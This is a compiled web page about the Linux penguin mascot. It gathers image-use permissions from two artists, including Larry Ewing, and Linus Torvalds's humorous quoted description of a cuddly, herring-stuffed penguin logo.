# *Www.gigaperls.org/linux/*

- Feel free to do whatever you want - related to the famous Linux - with these pictures. If you have any suggestions to these pictures - or you need a special version of it - please feel free to send me a mail...
- Permission to use and/or modify these images commercially is granted if you acknowledge me [urs@gigaperls.org](mailto:urs@gigaperls.org) (for privat use do what ever you want)
- NEW: You have one of this pictures on your page? - if you want - send me a note with the URL and i put a Link on this Page... :)



# *Www.linux.org/info/penguin.html*

The following is a quote from Linus Torvalds: Somebody had a logo competition announcement, maybe people can send their ideas to a web-site.. Anyway, this one looks like the poor penguin is not really strong enough to hold up the world, and it's going to get squashed. Not a good, positive logo, in that respect..Now, when you think about penguins, first take a deep calming breath, and then think "cuddly". Take another breath, and think "cute". Go back to "cuddly" for a while (and go on breathing), then think "contented".

With me so far? Good..

Now, with penguins, (cuddly such), "contented" means it has either just gotten laid, or it's stuffed on herring. Take it from me, I'm an expert on penguins, those are really the only two options. Now, working on that angle, we don't really want to be associated with a randy penguin (well, we do, but it's not politic, so we won't), so we should be looking at the "stuffed to its brim with herring" angle here.

So when you think "penguin", you should be imagining a slightly overweight penguin (\*), sitting down after having gorged itself, and having just burped. It's sitting there with a beatific smile - the world is a good place to be when you have just eaten a few gallons of raw fish and you can feel another "burp" coming. (\*) Not FAT, but you should be able to see that it's sitting down because it's really too stuffed to stand up. Think "bean bag" here.

Now, if you have problems associating yourself with something that gets off by eating raw fish, think "chocolate" or something, but you get the idea. Ok, so we should be thinking of a lovable, cuddly, stuffed penguin sitting down after having gorged itself on herring. Still with me?

NOW comes the hard part. With this image firmly etched on your eyeballs, you then scetch a stylized version of it. Not a lot of detail - just a black brush-type outline (you know the effect you get with a brush where the thickness of the line varies). THAT requires talent. Give people the outline, and they should say [ sickly sweet voice, babytalk almost ]"Ooh, what a cuddly penguin, I bet he is just stuffed with herring", and small children will jump up and down and scream "mommy mommy, can I have one too?".

Then we can do a larger version with some more detail (maybe leaning against a globe of the world, but I don't think we really want to give any "macho penguin" image here about Atlas or anything). That more detailed version can spank billy-boy to tears for all I care, or play ice-hockey with the FreeBSD demon. But the simple, single penguin would be the logo, and the others would just be that cuddly penguin being used as an actor in some tableau.

Linus

The second quote is from when Linus announced Linux v2.0 on Usenet:

Some people have told me they don't think a fat penguin really embodies the grace of Linux, which just tells me they have never seen a angry penguin charging at them in excess of 100mph. They'd be a lot more careful about what they say if they had.

-- Linus Torvalds

# *Www.isc.tamu.edu/~lewing/linux/*

Feel free to do whatever you see fit with the images, you are encouraged to integrate them into other designs that fit your need. Comments suggestions are also welcome, so please tell me what you think of these. I suggest that you look at some of the other images available with integrated text.

The backgrounds of these images are random colors (if your viewer doesn't support transparent gifs). This is because I want to be able to keep the outline clean (except when blending into a scene or title bar). Each in-line image is now also a link to the corresponding gif so that they are more easily retrieved. The images I actually work from are tifs which I'll make available if there is interest.

Neal Tucker was kind enough to provide a scalable vector and postscript version of the black and white penguin.

Permission to use and/or modify this image is granted provided you acknowledge me [lewing@isc.tamu.edu](mailto:lewing@isc.tamu.edu) and The GIMP if someone asks.

Larry Ewing <[lewing@isc.tamu.edu](mailto:lewing@isc.tamu.edu)>

